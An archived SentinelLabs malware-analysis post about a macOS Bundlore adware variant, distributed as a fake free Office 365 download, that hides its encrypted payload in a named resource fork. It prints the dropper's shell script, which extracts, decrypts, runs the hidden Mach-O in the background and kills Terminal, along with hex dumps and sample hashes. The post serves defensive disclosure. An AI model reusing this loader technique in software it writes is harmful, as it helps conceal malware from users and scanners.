Resourceful macOS Malware Hides in Named Fork - SentinelLabs

By Phil Stokes

Published: 2020-11-05 · Archived: 2026-04-05 21:57:17 UTC

Throughout 2020, we've seen a number of developments in macOS threat actor tactics. These have included shifts to shell scripts, making use of alternative programming languages like Rust and Go, packaging malware in Electron apps, and notably, beating Apple's notarization security checks through the use of steganography. Many of these techniques have exploited new or recent changes or developments, but one technique we have observed takes the opposite tack and leverages a legacy technology that's been around since Mac OS 9 in order to hide its malware payload from both users and file scanning tools on macOS 10.15 and beyond. In this post, we look at how a new variant of what appears to be Bundlore adware hides its payload in a named resource fork.

Malware Distribution

The malware can be found in the wild being distributed on sites that offer "free" versions of popular software. In this case, we found the malware being distributed by a site called "mysoftwarefree", promising users a free copy of Office 365.

Users are instructed to remove any current installation of Office, to download the legitimate free trial from Microsoft and then to download the "required files" from a button on the malicious site in order to obtain "*a full version of Office 365 ProPlus, without any limitations*".

4. Download and install the Office 365 ProPlus trial from here: https://signup.microsoft.com/Signup?OfferId=2A3F5C07-BBB2-4786-857C-054F5DDD3486&DL=OFFICESUBSCRIPTION&ali=1
5. Once you have the Office 365 ProPlus trial installed, run "activate365.cmd" as an administrator
6. You now have the full version of Office 365 ProPlus, without any limitations, installed on your computer.

Required files

File #1 (1.64KB)


Password: www.mysoftwarefree.com

This download is for Office 365 ProPlus

Once the user takes the bait, a file called simply "dmg" is downloaded to the user's device.


The Extended Attributes of a Named Resource Fork

Inside the mounted disk image, things are far from what the malware site promised the user. No copy of MS Office, but what looks pretty much like a typical "Bundlore/Shlayer" dropper.



As is common with these disk images, there are graphical instructions to help the user bypass the built in macOS security checks offered by Gatekeeper and Notarization. On macOS Catalina, this bypass will not prevent XProtect from scanning the code on execution, but this particular code isn't known to XProtect at the current time.

If we take a trip to the Terminal to inspect more closely what's on the disk image, surprisingly it seems like not much.



Note, however, the `@` on the permissions listing for the tiny 203 byte **Install.command** file. That indicates that the file has some extended attributes, and that's where things get interesting.

We can list the extended attributes using `xattr -l`. It seems that there is a `com.apple.ResourceFork` attribute, which at least at the beginning seems like an icon file. This is not unusual. Resource forks like this have been

historically used to store things like thumbnail images, for example.

However, this resource fork is pretty large. If we scroll down to the bottom, we see it's about 141744 bytes of added data.

```
00022910  96 97 61 7C 97 64 06 77 23 23 79 ED E6 A7 13 4A  |..a|.d.w##y....J|
00022920  44 D7 36 7B F2 97 F3 CE B0 F9 6A 8B 1E D5 C0 62  |D.6{......j....b|
00022930  AF F9 B5 D0 78 87 98 92 AA 16 A0 92 F5 63 E5 92  |....x........c..|
00022940  F3 50 4B 07 08 68 DB D7 18 CC 22 00 00 18 41 00  |.PK..h...."...A.|
00022950  00 50 4B 01 02 1E 03 14 00 09 00 08 00 1B 67 65  |.PK..........ge|
00022960  51 68 DB D7 18 CC 22 00 00 18 41 00 00 09 00 18  |Qh...."...A.....|
00022970  00 00 00 00 00 00 00 00 00 ED 81 00 00 00 00 49  |...............I|
00022980  6E 73 74 61 6C 6C 65 72 55 54 05 00 03 75 DA A3  |installerUT...u..|
00022990  5F 75 78 0B 00 01 04 F5 01 00 00 04 14 00 00 00  |_ux.............|
000229A0  50 4B 05 06 00 00 00 00 01 00 01 00 4F 00 00 00  |PK.........O...|
000229B0  1F 23 00 00 00 00                                |.#....|
000229b6
➜  Installer
```

More tellingly, if we inspect the **Install.command** file itself, we'll see it's a simple shell script that gives away the game as to what's really packed inside the resource fork.

```
➜  Installer cat -v Install.command
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 9092 "$0/..namedfork/rsrc" | funzip -oZwb > "${TEMP_NAME}"
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
➜  Installer
```

Starting at offset 9092, the script pipes the data in the fork through the `funzip` utility with the password "oZwb" to decrypt the data, dropping it in the Darwin User TMPDIR with a random name prefixed with "Installer".

The file turns out to be a Mach-O with the **SHA256** of `43b9157a4ad42da1692cfb5b571598fcde775c7d1f9c7d56e6d6c13da5b35537`

A quick look on VirusTotal shows that SentinelOne's Static AI engine recognizes this as a malicious file, tagged by some vendors as a Bundlore variant.

So What's a Resource Fork and Why Use It?

A resource fork is a kind of named fork, a legacy filesystem technology used to store structured data such as image thumbnails, window data and even code. Instead of storing information in a series of bytes at particular offsets, a resource fork keeps data in a structured record, similar to a database. Interestingly, the resource fork does not have a size limit beyond the size of the file system itself, and – as we've seen here – the fork is not visible directly in either the Finder or the Terminal, unless we list the file's extended attributes via either `ls -l@` or `xattr -l`.

```
➜  Installer ls -al@ Install.command
-rwxr-xr-x@ 1 sphil  staff  203  5 Nov 17:56 Install.command
        com.apple.FinderInfo     32
        com.apple.ResourceFork  141750
➜  Installer
```

Using a resource fork to hide malware is a pretty novel trick that we haven't seen before, but it leaves open a few questions as to the actor's purpose in using this technique. Although the compressed binary file is hidden from the Finder and from the Terminal in this way, as we saw, it is easily found by anyone looking for it simply by reading the **Install.command** shell script.

However, many traditional file scanners will not pick up this technique. Other Bundlore variants have used encrypted text files within Disk Image containers and application bundles, but scanners can quickly be taught to find these. One of the things that gives such files away is the extreme length of obfuscated or encrypted code, typically base64, which is anomalous for legitimate software.

By hiding the encrypted and compressed file in the named resource fork, the actors are clearly hoping to evade certain kinds of scanning engines. Although this sample in the wild was not code signed and, therefore, not subjected to Apple's notarization check, in light of the steganography trick used by recent Bundlore variants that did bypass Apple's automated checks, it remains an open-question whether using a resource fork in this way could also help threat actors sidestep Notarization checks in future.

Conclusion

Hiding malware in a file's resource fork is just the latest trick that we've seen macOS malware authors use to try and evade defensive tools. While not particularly sophisticated and easy to spot manually, it's a clever way to evade certain tools that are not supported by dynamic and static AI detection engines.

Addendum: post-publication, we learned that macOS malware researcher @gutterchurl had also previously written up a very similar campaign using a file's resource fork here.

Sample Hashes

Disk Image
SHA1: 06842f098ba7e695a21b6a1a9bd6aee6daeb8746
SHA256: 5673ace10a07905503486f5f4eeb8d45a4d56a2168b0274084750f68eb7a1362

Mach-O
SHA1: e978fbcb9002b7dace469f00da485a8885946371
SHA256: 43b9157a4ad42da1692cfb5b571598fcde775c7d1f9c7d56e6d6c13da5b35537
